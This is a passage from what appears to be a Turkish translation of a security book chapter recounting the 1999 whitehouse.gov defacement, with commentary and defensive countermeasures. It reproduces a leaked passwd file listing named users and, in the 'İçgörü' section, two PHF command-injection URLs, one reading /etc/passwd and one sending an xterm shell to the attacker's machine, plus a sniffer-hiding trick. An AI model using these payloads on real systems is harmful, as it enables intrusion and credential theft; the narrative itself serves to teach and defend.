bing:x:1001:10:Bing Feraren:/usr/users/bing:/bin/sh
orion:x:1002:10:Christopher
Adams:/usr/users/orion:/usr/ace/sdshell
webadm:x:1130:101:Web
Administrator:/usr/users/webadm:/bin/sh
cadams:x:1003:10:Christopher
Adams:/usr/users/cadams:/usr/ace/sdshell
bartho_m:x:1004:101:Mark
Bartholomew:/usr/users/bartho_m:/usr/ace/sdshell
monty:x:1139:101:Monty Haymes:/usr/users/monty:/bin/sh
debra:x:1148:101:Debra Reid:/usr/users/debra:/bin/sh
connie:x:1149:101:Connie
Colabatistto:/usr/users/connie:/bin/sh
bill:x:1005:101:William Hadley:/usr/users/bill:/bin/sh


```

Bu, şifrelenmiş parolaların ayrı olarak korumalı bir dosyada saklandığı, Unix veya Linux parola dosyasıydı. Her satır, sistemde hesabı olan bir kişinin ismini barındırıyordu. Bazı satırlardaki "sdshell" komutu, bu kullanıcıların güvenliği arttırmak amacıyla, her 60 saniyede bir değişen altı basamaklı bir sayı gösteren *RSA SecureID* adı verilen küçük, elektronik bir cihaz taşıdığını gösteriyor. Giriş yapabilmek için bu kullanıcılar SecureID cihazı üzerinde o anda gösterilen altı basamaklı sayıyı (bazı şirketlerde doğrudan verilen, bazılarında ise kendilerinin seçebildiği bir PIN numarası ile birlikte) girmek zorundalar. Beyaz Saray web sitesine girildiği anda, ne0h'a göre, korsanların orada olduklarını göstermek için işaretler konmaya başlandı ve bu girişi mümkün kılan komut satırını korsanlara ne0h verdi (bkz. Şekil 2-1).⁸ gLobaLheLL Korsan grubunun simgesini taşımasının yanı sıra, mesajda Hong Kong Danger Duo logosu da yer aldı. ne0h'un dediğine göre bu logo, dalavereye boyut kazandırmak için uydurulmuş sahte bir kimlikti.

ne0h'un hatırladığına göre, Beyaz Saray korsanlığından sorumlu olan çocuklar, ülkedeki en güvenli web sitelerinden birine girmiş olmalarından ötürü özel bir gurur duymuyorlardı. "Dünyaya en iyisi olduklarını kanıtlamak için her yere sızmaya çalışmakla meşguldüler." Ortalıkta birbirlerinin sırtlarını sıvazlayarak dolaşmak yerine, "Aferin çocuklar, nihayet başardık, sırada ne var?" şeklinde davranıyorlardı.

Ancak başka tür ihlaller için fazla zamanları kalmamıştı. Dünyaları alt üst olmak üzereydi ve masalın bu bölümünde gizemli Halid tekrar ortaya çıkıyordu.

Ayrıca, Eric Burns olarak da bilinen Zyklon, bu noktada sözü devralıyor. Söylediğine göre, kendisi hiçbir zaman gLobaLheLL'in gerçek bir üyesi olmamış, ancak bazılarıyla IRC'de takılmıştı. Olayları kendi açısın-



Şekil 2-1: Beyaz Saray web sitesinde tahrif sayfası, Mayıs 1999

dan anlatırken, Beyaz Saray web sitesinin web tabanlı bir rehber veritabanına erişmek için kullanılan PHF adındaki örnek programda bir delik açarak ihlal edilebilecek hassasiyete sahip olduğunu keşfettiğinde, bu sızmanın mümkün hâle geldiğini söylüyor. Bu kritik bir hassasiyetti, ancak bilgisayar korsanları camiasında bunu bilenler olmasına rağmen, “Pek fazla insan bunu kullanmıyordu,” diye ekliyordu.

Bazı adımlar atarak (bu bölümün sonundaki İçgörü kısmında detayları verilmiştir), whitehouse.gov adresinde dizin kökü (root) elde etti ve Beyaz Saray posta sunucusu da dahil olmak üzere yerel ağ üzerindeki diğer sistemlere erişim sağladı. Bu noktada Zyklon, elbette bu mesajlarda gizli bilgi yer almamasına rağmen, Beyaz Saray personeli ile halk arasındaki mesajlaşmayı kesti.

Ayrıca söylediğine göre Zyklon, “Parola ve yedek dosyaların bir kopyasını da ele geçirdi.” İnsanlar işe gelmeye başlayana kadar sitenin içinde takılıp, neler bulabileceklerine baktılar. Bu bekleme sırasında, son ihlaller hakkında bir makale yazdığını söyleyen ve Zyklon’a yakın zamanlarda herhangi bir ihlal faaliyeti olup olmadığını anlatmasını isteyen Halid’den bir mesaj aldı. Zyklon, “Ben de ona tam o sırada Beyaz Saray web sitesine sızmış olduğumuzu söyledim,” dedi.

Bu diyalogu takip eden birkaç saat içinde, Zyklon'un söylediğine göre, sitede bir koklayıcı (sniffer) belirdi – bir sistem yöneticisi neler olduğunu görmeye ve sitede kimlerin olduğunu izlemeye çalışıyordu. Sadece bir tesadüf müydü? Yoksa tam o anda şüphelenmesini gerektirecek bir durum mu olmuştu? Zyklon bunun cevabını bulana kadar aylar geçti. O an için, koklayıcıyı fark eder etmez, çocuklar fişi çektiler, siteden çıktılar ve sistem yöneticisi onları görmeden önce kendilerinin onu görmüş olmasını dilediler.

Ama şu meşhur arının yuvasına çomak sokmuşlardı bir kere. Yaklaşık iki hafta sonra, FBI bir baskın yaparak, belirleyebildikleri tüm gLoBaLheLL üyelerini topladı. Zyklon'un yanı sıra –o zaman 19 yaşındaydı ve Washington'da tutuklandı– MostHateD (Patrick Gregory, yine 19 yaşında, Teksas'ta) ve MindPhasr (Chad Davis, Wisconsin'de) diğerleri ile birlikte yakalandı.

neOh bu temizlikten kurtulmayı başaran birkaç kişiden biriydi. Uzak konumunun emniyeti ile hiddetlendi ve bir gözdağı mesajıyla birlikte web sitesine sızıldığı haberini her yere gönderdi; ana haber bülteni için düzenlenen biçimi şöyleydi: “Beni dinle o ___ ç ___ FBI. Bizimkilerle uğraşmayın, siz kaybedersiniz. Bunu yazdığım an itibarıyla, fbi.gov sitesini de elimizde tutuyoruz. VE SİZİN KORKULARINIZI DA. Bizi tutukladınız çünkü siz ahmak geri zekâlılar, Beyaz Saray'a nasıl sızdığımızı anlayamadınız... Değil mi? Bu yüzden hepimizi içeri aldınız ve biri öter mi diye bakıyorsunuz. İYİ ŞANSLAR S ___ HERİFLERİ... ÖTMEYECEĞİZ. Anlamıyor musunuz? DÜNYA HAKİMİYETİ DİYORUM.

Ve imzaladı: “Acımasız neOh.”⁹

Sonrası

Peki, o sistem operatörü sabah o kadar erken saatte nereden çıktı? Zyklon'un bu konuda hiç şüphesi yok. Savcılar dava için önüne belgeleri yığdıklarında, gLoBaLheLL'in Beyaz Saray sitesine sızdığı bilgisinin bir FBI muhbirinden geldiğine dair bir ifade gördü. Ayrıca hatırladığına göre, bu muhbirin Yeni Delhi'de, Hindistan'da olduğu da yazıyordu.

Zyklon'un görüşüne göre, hiç şüphe yoktu. Beyaz Saray sızması hakkında konuştuğu tek ama tek insan Halid İbrahim'di. İki artı iki dört ederdi: Halid bir FBI muhbiriydi.

Ama konu gizemini korumaya devam ediyordu. Zyklon haklı olsa bile, tüm hikâye bu muydu? Halid bir muhbirdi ve hassas sitelere girmeye çalışan bilgisayar korsanı çocukları FBI'ın bulmasına yardım mı ediyordu? Yoksa başka bir olasılık daha mı vardı: Muhbir olarak çalışması öykünün sadece bir kısmıydı ve aslında Hindistanlı generalin inandığı şekilde, aynı zamanda Pakistanlı bir terörist miydi? Çift taraflı oynayan, hem Taliban'a yardım eden, hem de FBI'a sızan biri miydi?

Halid'in çocuklardan birinin kendisini FBI'a ihbar edeceğine yönelik korkusu, elbette öykünün bu versiyonuna çok uyuyor.

Gerçeği sadece birkaç kişi biliyor. Asıl soru, bu olayların içinde yer alan FBI ajanları ve federal savcılar gerçek hikâyeyi biliyorlar mı? Yoksa onlar da mı enayi yerine kondu?

Sonuç olarak, Patrick Gregory ve Chad Davis 26 ay, Zyklon Burns ise 15 ay hüküm giydi. Her üçü de cezalarını tamamlayarak cezaevinden çıktılar.

Beş Yıl Sonra

Bugünlerde Comrade için bilgisayar korsanlığı çoğu zaman sadece anılardan ibaret ama, "yememen gereken bokları yemenin, gitmemen gereken yerlere gitmenin, karizmatik bir şeylerle karşılaşmayı ümit etmenin heyecanından," bahsederken sesi daha bir canlanıyor.

Ancak şimdi bu işlerden uzaklaşma zamanı. Üniversiteye gitmeyi düşündüğünü söylüyor. Konuştuğumuz sırada, İsrail'deki okulları araştırmaktan yeni dönmüştü. Dil pek sorun olmayacak gibiydi – ilkokulda İbranice öğrenmişti ve aslında öğrendiklerini ne kadar iyi hatırladığına kendi de şaşırmıştı.

Ülke hakkındaki izlenimleri karışık. Kızlar, "Gerçekten müthişti," ve İsraililer Amerika'ya ne kadar düşkün olduklarını kanıtlamışlardı. "Amerikalılara hayran gibi görünüyorlar." Örneğin RC Cola adında, daha önce adını hiç duymadığı bir içeceği içen bir grup İsraili ile otururken, içeceğin Amerikan ürünü olduğu ortaya çıkmıştı. İsraililer, "Reklamlarda Amerikalıların bunu içtiği gösteriliyor," diyorlardı. Ayrıca "politik açıdan Amerika'ya karşı olan bazı kişilerden negatif elektrik de," aldı ama bunu normal karşıladı: "Sanırım bu her yerde olur."

İklimi hiç sevmemişti – oradayken hava hep, "Soğuk ve yağışlıydı." Bir de bilgisayar meselesi vardı. Seyahat için bir dizüstü bilgisayarla kablosuz modem satın almıştı ama, "Binaların devasa kalınlıkta taşlardan yapılmış olduğunu," fark etti. Bilgisayarı ancak 5 ya da 10 kablosuz ağ görüyordu, ancak bu modemlere bağlanmak için donanımı çok zayıftı ve giriş yapabileceği bir yere gitmek için 20 dakika yürümesi gerekiyordu.

Böylece Comrade, Miami'ye geri döndü. Sicilinde ağır suç kaydı bulunan bu genç, şu anda kendine kalan mirasla geçimini sağlıyor ve üniversiteye gitme konusunda karar vermeye çalışıyor. 20 yaşında ve pek bir şey yaptığı söylenemez.

Comrade'in eski kankası neOh büyük bir telekom şirketinde çalışıyor (9:00 – 17:00 mesaisi yapmak için, "Hiç iyi birşey değil," diyor) ama kısa

süre içinde şimdikinden çok daha fazla kazanacağı üç aylık bir el emeği işi için Los Angeles'a göçmeyi düşünüyor. Sıradan topluma dahil olup, şu anda yaşadığı yerde bir ev alabilmek için yeterince para biriktirebilmeyi umuyor.

Bu üç aylık yüksek ödemeli angarya iş bitince, neOh da üniversiteye gitmekten bahsediyor – ama bilgisayar bilimi okumayı düşünmüyor. “Tanıdığım bilgisayar bilimleri mezunu insanların çoğu bir bok bilmiyor,” diyor. Onun yerine iş idaresi ve kurumsal yönetim alanlarında eğitim görerek, daha sonra işyeri bünyesinde bilgisayar alanına geçmeyi istiyor. Eski eylemlerinden bahsederken, ‘Kevin’ takıntısı tekrar ortaya çıkıyor; kendini ne kadar benim yerimde hayal etmişti?

Yakalanmak istedim mi? Hem istedim hem istemedim. Yakalanmak, “Yapabilirim, yaptım!” demek oluyordu. Kasıtlı olarak yakalanmayı istemek gibi değil. Yakalanmak istedim, böylece bununla savaşıp, serbest kalacak ve kırı kırılan bir bilgisayar korsanı olacaktım. Adım duyulacaktı, bir devlet kurumundan iyi bir iş kapacak ve yeraltına tam uyum sağlayacaktım.

Tehdit Ne Kadar Büyük?

Azimli teröristler ile korkusuz çocuk bilgisayar korsanlarının birleşimi bu ülke için felaket olabilir. Bu bölüm, dışarıda kaç Halid daha çocukları (hatta korsanlık becerilerine sahip ve vatansever olmayan yetişkinleri de) kendi çıkarları için kullanıyor ve kimler paranın, kişisel şöhretin veya zorlu görevleri başarmanın verdiği tatmin duygusunun peşinde koşuyor sorularını aklıma düşürdü. Halid'den sonraki istismarcılar daha ağız sıkı ve belirlemesi güç olabilirler.

Bilgisayar korsanlığına yönelik suçlamalar nedeniyle tutuklanmamın ön duruşması sürecinde, Kolombiyalı bir uyuşturucu taciri bana defalarca yanaşmaya çalıştı. Hayatını şartlı tahliye ihtimali olmaksızın, federal hapisyanede geçiriyordu. Bana güzel bir anlaşma teklif etti: Federal Hapishaneler Bürosu bilgisayar sistemi olan “Sentry”ye sızarak kendisini hapisten kurtarmam karşılığında, bana nakit olarak \$5 milyon dolar ödeyecekti. Bu herif tam anlamıyla gerçektir ve son derece ciddiydi. Teklifini kabul etmedim ama herhangi bir zıtlasma olmaması için de ona yardım edecekmiş izlenimi verdim. Benzer bir durumda olsa neOh ne yapardı bilmiyorum.

Düşmanlarımız altyapımıza saldırmak ve kendilerinininkini savunmak için siber savaş sanatında askerlerini çok iyi yetiştiriyor olabilirler. Ayrıca çok açık ki, bu gruplar eğitim ve kritik görevler için dünyanın her yerinden uzman bilgisayar korsanları istihdam edebiliyorlar.

1997'de ve tekrar 2003'te Savunma Bakanlığı ülkenin elektronik saldırılara karşı hassasiyetini test etmek amacıyla Nitelikli Alıcı Operasyonu

(Operation Eligible Receiver) yürüttü. *Washington Times*'da¹⁰ bu girişimden öncesi hakkında yayınlanan bir makaleye göre, "Kıdemli Pentagon liderleri, bilgisayar korsanları için ABD askeri ve sivil bilgisayar sistemlerine sızmanın ne kadar kolay olduğunu ortaya koyan askeri tatbikat nedeniyle afalladılar." Makale, Ulusal Güvenlik Kurumu'nun "kızıl takım (red team)" adında bilgisayar korsanlarından oluşan bir grup uzmanı topladığını ve bu kişilere sadece kamuya açık, kullanıma hazır programlama araçlarının yanı sıra, işletim sistemleri kodları da dahil olmak üzere internetten veya elektronik bülten panellerinden indirebilecekleri sızma araçlarını kullanma izni verdiklerini açıklıyordu.

Birkaç gün içinde Kızıl Takım korsanları ülkenin elektrik enerjisi şebekesini kontrol eden bilgisayar sistemlerine sızdı ve birkaç komut dizisiyle ülkenin bazı yerlerini karanlığa gömdü. *Christian Science Monitor*'ün bildirdiğine göre, "Eğer tatbikat gerçek olsaydı, Savunma Bakanlığı'nın iletişim sistemini çökertebilir (Pasifik Komutanlığı'nın çoğunu safdışı bırakabilir) ve denizdeki ABD donanma gemilerinin bilgisayar sistemlerine erişim sağlayabilirlerdi." ¹¹

Ben kendi deneyimlerimde, telefon santrallerine erişimi kontrol etmek için bazı yerel telefon şirketleri (Baby Bells) tarafından kullanılan güvenlik mekanizmalarını alt etmeyi başarmıştım. On yıl kadar önce, Pacific Bell, Sprint, GTE ve diğerleri tarafından yönetilen çoğu santral üzerinde tam kontrolüm vardı. Aynı erişim seviyesine işini bilen terörist gruplarının erişerek yaratacağı kaosu bir düşünün. El-Kaide ve diğer terör örgütlerinin terör faaliyetlerini planlarken bilgisayar şebekeleri kullandığına dair kayıtlar var. Kanıtlar, 11 Eylül saldırıları öncesinde teröristlerin internetten faydalandığını gösteriyor.

Eğer Halid genç bilgisayar korsanları aracılığıyla bilgi toplamakta başarılı olduysa bile, kimse bunu kabul etmiyor. Dünya Ticaret Merkezi ve Pentagon saldırıları ile cidden bir bağlantısı varsa bile, kesin kanıt yok. Halen kimse kendisinin ya da onun gibi birinin siber-uzay sahnesinde ne zaman tekrar ortaya çıkıp, "yememesi gereken bokları yeme, gitmemesi gereken yerlere gitme heyecanı," peşindeki saftorik yardımcılarına olta atacağını bilmiyor. Bu çocuklar teklif edilen meydan okumayı "havalı" buluyorlar; hepsi bu.

Genç bilgisayar korsanları için, zayıf güvenlik önlemleri sürekli davet anlamına geliyor. Yine de bu öyküdeki bilgisayar korsanları, yabancı uyruklu birinin kendilerini ABD'nin hassas bilgisayar ağlarına girmek için kullanmasındaki tehlikenin farkında olmalıydılar. Kaç tane ne0h'nun daha düşmanlarımız tarafından kullanıldığını düşünmekten kendimi alamıyorum.

Teröristlerin yuvalandığı bir dünyada yüksek güvenlik hiç bu kadar önemli olmamıştı.

İÇGÖRÜ

ne0h, Lockheed Martin bilgisayar sistemine nasıl sızdığını bize detaylı olarak anlattı. Bu öykü hem bilgisayar korsanlarının yeni tekniklerine yönelik ("Güvenlikte herhangi bir kusur varsa, biz buluruz!" bilgisayar korsanlarının sloganı olabilir), hem de her kurum için eğitici ders niteliğinde kanıt sağlıyor.

ne0h, Lockheed Martin'in kendine ait Alan Adı Sunucusu (DNS) kullandığını hemen tespit etti. Elbette ki DNS, mesela www.disney.com adresini mesaj paketlerini yönlendirmekte kullanılabilen 198.187.189.55 adresine çeviren ("çözümleyen") internet protokolü anlamına geliyor. ne0h, Polonya'da bir güvenlik araştırma grubunun Lockheed'in kullandığı DNS sürümündeki zayıflıktan faydalanmak için bilgisayar korsanlarının *istismar (exploit)* olarak adlandırdığı, özellikle belli bir zaafa saldırmaya yönelik tasarlanan programı yayınladıklarını biliyordu.

Şirket, BIND (Berkeley Internet Name Domain) adı verilen DNS protokolü uygulamasını kullanıyordu. Polonyalı grup BIND'in bir versiyonunun *uzaktan arabellek aşımı* içeren bir tip saldırıya karşı hassas olduğunu tespit etmişti ve bu sürüm Lockheed Martin'de kullanılan versiyondu. Çevrimiçi keşfettiği yöntem üzerine ne0h, Lockheed'in hem birincil hem de ikincil DNS sunucularına erişimde kök (idari) yetki elde etti.

Kök yetkisi kazandıktan sonra, ne0h bilgisayara tuzak sepeti gibi hareket eden bir koklayıcı (sniffer) program yükleyerek parola ve e-mailleri engellemeye koyuldu. Elektronik ortamdaki her türlü iletişim akışı gizlice yakalandı; bilgisayar korsanı elde ettiği verileri genellikle fark edilmeyecek bir yerde saklar. Koklayıcı (sniffer) günlüğünü gizlemek için, ismini üç nokta ile gösterilen basit bir boşluk olarak verdiği bir dizin oluşturdu; kullandığı gerçek yol "/var/adm/ ..." şeklindeydi. Sistem yöneticisi kısa bir incelemeyle bu zararsız gibi görünen öğenin farkına varmayabilirdi.

Halen birçok durumda etkin olmasına rağmen, koklayıcı (sniffer) programı bu şekilde safdışı bırakma tekniği oldukça basittir; bunun gibi durumlarda bilgisayar korsanlarının izlerini gizlemek için kullandıkları çok daha karmaşık yöntemleri de vardır.

Lockheed Martin şirketinin gizli bilgilerine ulaşmak için daha derinlere girip giremeyeceğini göremeden önce, ne0h'a başka görevler verildi. Böylece Lockheed Martin'in hassas dosyaları güvende kaldı.

Beyaz Saray sızıntısı için, Zyklon öncelikle hedef sistemi CGI zaafalarına karşı tarama üzere CGI (ortak geçit arayüzü) tarama programı kullandığını söyledi. Web sitesinin, PHF (rehber) kodu geliştiricisinin yaptığı programlama hatasından faydalanarak, PHF saldırılarına karşı hassas olduğunu keşfetti. PHF, ismi girdi olarak kabul eden ve sunucu üzerinde isim ve adres bilgilerini arayan, form tabanlı bir arayüzdür. Kod, özel ka-

rakterlerin girişini temizlemek üzere `escape_shell_cmd()` fonksiyonunu çağırır. Ama programcı bir karakteri listenin dışında unutmuştu; satırbaşı karakteri. Bilgili bir saldırgan, satırbaşı karakterinin şifrelenmiş versiyonunu (0x0a) içeren formda girdiyi sağlayarak, gözden kaçan bu noktadan faydalanabilirdi. Bu karakterle bir dizilim yollamak, kodu saldırganın istediği her komutu uygulayacak şekilde kandırabilirdi.

Zyklon tarayıcıya şu URL'yi girdi:

```
http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/bin/
cat%20/etc/passwd
```

Bu şekilde `whitehouse.gov` için parola dosyasını görüntüleyebildi. Ama asıl istediği Beyaz Saray web sunucusu üzerinde tam kontrolü ele geçirmektir. Büyük ihtimalle X sunucu bağlantı noktalarının güvenlik duvarı ile bloke edileceğini ve `whitehouse.gov` üzerindeki her türlü hizmete bağlanmasını engelleyeceğini biliyordu. O yüzden bunun yerine şu URL'yi girerek PHF deliğini kullandı:

```
http://www.whitehouse.gov/cgi-bin/phf?Qalias=x%0a/usr/
X11R6/bin/xterm%20-ut%20-display%20zyklons.ip.address:0.0
```

Bu da Beyaz Saray sunucusundan, kendi kontrolü altında X window system sunucusu çalıştıran bir bilgisayara standart terminal emulator (xterm) gönderilmesine neden oldu. Böylece *kendisi* `whitehouse.gov`'a bağlanacağına, Beyaz Saray sisteminin *kendisine* bağlanması yönünde bir komut vermiş oldu. (Bu durum ancak güvenlik duvarı çıkış bağlantısına izin verdiği hallerde mümkün olur ki açıkça görüldüğü üzere burada durum böyleydi.)

Daha sonra sistem programındaki arabellek aşımı zaafını kullandı – yani `ufsrestore`. Sonuç olarak Zyklon'un dediğine göre, `whitehouse.gov` üzerinde kök yetkisi ve Beyaz Saray mail sunucusu ve ağ üzerindeki diğer sistemlere erişim kazanmış oldu.

KARŞI ÖNLEMLER

ne0h ve Comrade'in burada anlatılan istismarları tüm şirketler için iki sorunu ortaya çıkarıyor.

İlki basit ve aşına olduğumuz bir konu: Tedarikçilerinizden gelen en yeni işletim sistemlerini ve uygulama sürümlerini güncel tutun. Güvenlikle ilgili her türlü yama veya onarımı takip etmek ve yüklemekte dikkatli olmak hayati önem taşıyor. Bunun rastgele yapılmasını önlemek için, tüm şirketler kullandıkları ürünler – özellikle işletim sistemi yazılımının yanı sıra uygulama yazılımı ve donanımı – için yeni bir yama sürümü piyasaya çıktığında ilgili personeli alarma geçirmek amacıyla bir yama yönetim programı geliştirmeli ve uygulamalıdır. Ayrıca yeni bir yama çıktığında

en kısa sürede –ortak işlemleri engellemiyorsa hemen; yoksa uygulanabildiği en yakın zamanda– yüklenmelidir. Çok göz önünde olan işlere (bir örnek vermek gerekirse, yeni çalışanlar için sistem kurmak) odaklanma ve zaman el verdiğince yamaları yüklemek için fırsat yaratma baskısı altındaki personeli anlayabiliriz ama eğer yamalanmamış cihaza internet üzerinden erişim sağlanırsa çok riskli durumlar ortaya çıkabilir.

Yama yönetimi eksikliği nedeniyle birçok sisteme sızılmıştır. Bir güvenlik zaafı kamuya ifşa olduğu anda, bu sorunu onaran yama, tedarikçi tarafından piyasaya sürülene ve müşteriler bunu yükleyene kadar, saldırıya maruz kalma riski önemli ölçüde artar.

Kuruluşunuzun yüksek önceliğe sahip öğeleri için yamaların yüklenmesi ve kritik iş faaliyetlerini engellemeyen taleplere yönelik saldırı ihtimali sürelerini mümkün olan en kısa süreye indirmek için resmi yama yönetmeliğine ihtiyacı vardır.

Ancak yamaları yükleme konusunda tetikte olmak da yeterli olmayaabilir. 0n0h'un dediğine göre, kendisinin de dahil olduğu bazı sızmalar “sıfır gün” istismarıyla gerçekleşti – yani çok küçük bir bilgisayar korsanı ekibi haricinde kimsenin bilmediği güvenlik açıkları hedef alınarak yapıldı. “Sıfır gün”, korsanların güvenlik zaafını ilk istismar ettikleri ve dolayısıyla tedarikçi ve güvenlik ekibinin ilk farkına vardığı gündür. Her zaman sıfır gün istismarına uğrama riski olduğundan dolayı, kusurlu bir ürün kullanan tüm kuruluşlar bir yama veya risk giderici ek program parçacığı piyasaya çıkana kadar güvenlik zaafına sahiptir. Peki, siz bu riski nasıl azaltıyorsunuz?

Benim düşünceme göre tek makul çözüm *derinliğine savunma* modeli kullanımıyla sağlanabilir. Kamu erişimine açık bilgisayar sistemlerimizin zaman içinde bir noktada sıfır gün saldırısına açık olacağını varsaymalıyız. Dolayısıyla kötü niyetli birinin verebileceği potansiyel hasarı minimize eden bir ortam yaratmalıyız. Örneğin, daha önce de belirttiğimiz gibi, şirketin güvenlik duvarı DMZ'sine kamu erişimine açık sistemler yerleştirebiliriz. *Gayri askeri bölge (demilitarized zone)* teriminin askeri/politik kısaltmasından türeyen DMZ terimi, ağ mimarisini düzenleyerek, kamu erişimi olan sistemlerin (Web sunucuları, posta sunucuları, DNS sunucuları ve benzeri) kurumsal ağ üzerindeki hassas bölgelerden izole edilmesi anlamına gelir. Dahili ağı koruyan bir ağ mimarisi uygulamak, *derinliğine savunma* modeli örneklerinden biridir. Bu düzenleme ile bilgisayar korsanları daha önceden bilinmeyen bir hassasiyet keşfetmeler ve web veya posta sunucusuna sızarsalar bile, dahili ağ üzerindeki kurumsal bilgi barındıran alanlar bir başka güvenlik katmanıyla korunuyor olur.

Şirketler ayrıca alışılmadık ve şüpheli görünen faaliyetlere karşı ağı veya bağımsız sunucuyu izleyerek bir başka etkili karşı önlem geliştirebilirler. Saldırgan bir sisteme başarıyla sızıldığında genellikle belli başlı

hareketlerde bulunur; örneğin şifreli veya şifresiz parolalara ulaşmaya çalışır, arka kapı oluşturur, güvenliği zayıflatmak için yapılandırma dosyalarını veya sistemi, uygulamayı veya günlük dosyalarını değiştirir. Bu gibi tipik bilgisayar korsanı davranışlarını izlemek ve bunlara karşı ilgili personeli uyarmak için yerinde bir yöntem uygulamak, hasar kontrolünde işe yarayabilir.

Aynı bir konu olarak, günümüzün düşmanca ortamı içinde iş faaliyetlerimizi ve kişisel bilgisayar kaynaklarımızı korumanın en iyi yolları hakkında basın benimle defalarca söyleşi yaptı. En temel tavsiyelerimden biri, statik parolalar yerine daha sağlam bir yetkilendirme biçimi kullanmaktır. Başınıza gelene kadar başka birinin sizin parolanızı kırıp kırmadığını bilemezsiniz.

Geleneksel parola yöntemiyle birlikte bir takım ikinci düzey giriş teknikleri kullanmak, güvenliği çok daha iyi seviyeye getirecektir. Daha önce belirtilen RSA'nın SecureID'sine ilave olarak SafeWord PremierAccess, şifre üreten akıllı anahtarlar, dijital sertifikalar, akıllı kartlar, biyometrik ve başka teknik çözümler sunmaktadır.

Bu tip yetki kontrol tekniklerinin kullanılması ek maliyet ve tüm kullanıcılara fazladan zahmet getirecektir. Bu tamamen neyi korumaya çalıştığınıza bağlıdır. Statik parolalar *LA Times* web sitesinde haber makalelerini korumak için yeterli olabilir. Peki, yeni bir ticari jet uçağının son tasarım şartnamesinin korunması için de statik parolaya güvenir miydiniz?

SONUÇ

Bu kitapta ve basında yer alan öyküler, bu ülkenin bilgisayar sistemlerinin güvensizliğini ve saldırıya karşı ne kadar savunmasız olduğumuzu gösteriyor. Sadece birkaç sistem gerçekten güvenliymiş gibi görünüyor.

İçinde bulunduğumuz terör çağında belli ki delikleri kapatarak faydalı bir iş yapmış olacağız. Burada bahsi geçen macera, yüzleşmemiz gereken bir meseleyi ortaya koyuyor: Ne yaptığının farkında olmayan gençlerimizin yetenekleri ve bilgileri, ne kadar kolaylıkla toplumumuzu tehdit edecek şekilde aleyhimize dönebilir? Benim düşünceme göre çocuklara ilkökul çağı itibarıyla bilgisayar kullanım ahlâkı da öğretilmeli.

Yakın bir geçmişte, gişede ses getiren *Sıkıysa Yakala (Catch Me If you Can)* filminin başkahramanı Frank Abagnale tarafından verilen bir sunuma katıldım. Frank, ülke çapında lise öğrencileri arasında bilgisayar kullanım ahlâkı üzerine bir araştırma yapmış. Her öğrenciye, başka bir öğrenci arkadaşının parolasını kırmanın kabul edilebilir bir davranış olup olmadığı sorulmuş. Şaşırtıcı şekilde, araştırmadaki öğrencilerin yüzde 48'i bunun bir sorun olmadığını söylemiş. Bu gibi yaklaşımları görünce,


insanların neden böyle hareketlerde bulunduğunu anlamak hiç de zor değil.

Genç bilgisayar korsanlarını hem yurtiçi hem yurtdışından düşmanlarımızın istismarlarına karşı nasıl daha güçlü kılacağımız konusunda önerisi olan varsa, umarım sesini yükseltir ve düşüncelerini açıklar.

NOTLAR

1. "Teröristler İnternete Oltamı Atıyor?" Niall McKay, Wired.com, 14 Kasım 1998.
2. McKay makalesi, a.g.e.
3. McKay makalesi, a.g.e.
4. Web sitesi satp.org ' dan, Güney Asya İstihbarat Araştırması.
5. "Teröre Karşı ABD ve Global Koalisyonu, Eylül–Aralık 2001: Bir Kronoloji," www.state.gov/r/pa/ho/pubs/fs/5889.htm.
6. Tümgeneral Yashwant Deva söylevi, Avsm (Retd), Başkan İlet, "Bilgi Güvenliği" Hindistan Uluslararası Merkezi, Yeni Delhi, 6 Nisan 2002, s. 9.
7. Bunu teyit etmek güç. Bu saldırı Clinton yönetimindeyken yaşandığından dolayı, listede adı geçen kimse artık Beyaz Saray'da çalışmıyor. Ama birkaç dedikodu var. Monty Haymes bu video kaydını yaptı. Christopher Adams, belirleyebildiğimiz kadarıyla, İngiliz gazetesi olan Financial Times muhabirinin adı; Beyaz Saray'da bu isimle kimse yoktu. Debra Reid, Associated Press fotoğrafçısı. Beyaz Saray'da Connie Colabatistto isimli kimse çalışmamış görünüyor; bu isimde bir kadın Solutions at the Space Imaging şirketi başkanı olan Gene Colabatistto ile evli veya evliydi; ama onların Beyaz Saray ekibinde olduklarına dair belirgin bir bağlantı yok.
8. <http://www.attrition.org/mirror/attrition/1999/05/10/www.white-house.gov/mirror.html>.
9. Burada da bir doğrulama yapmak çok güç. Ancak bahsi geçen metin şu adresten görülebilir: <http://www.attrition.org/mirror/attrition/1999/05/26/mmhc.snu.ac.kr/>.
10. "Bilgisayar Korsanları Orduyu Safdışı Bırakabiliyor; Gizli Tatbikatta Sistem İhlâl Edildi," Bill Gertz, *Washington Times*, 16 Nisan 1998.
11. "Geleceğin Savaşları... Bugün," Tom Regan, *Christian Science Monitor*, 24 Haziran 1999.

3



Teksas Hapishanesi Sistemine Sızma



TEKSAS HAPİSHANESİ SİSTEMİNE SIZMA

Bir gence değışmesi için kendinde bir değer bulması dışında verilecek öğüt olduğunu düşünmüyorum; ve bunun için asla kısa yolu tercih etmemesi...

– William

İkisi de cinayet nedeniyle uzun süre hapse mahkûm olan iki genç, Teksas hapishanesinin beton avlusunda parlak bir günde tanıştılar ve her ikisinin de bilgisayara büyük ilgisi olduğunu keşfettiler. Ekip oldular ve gözetçi gardiyanların burnunun dibinde gizli bilgisayar korsanları haline geldiler.

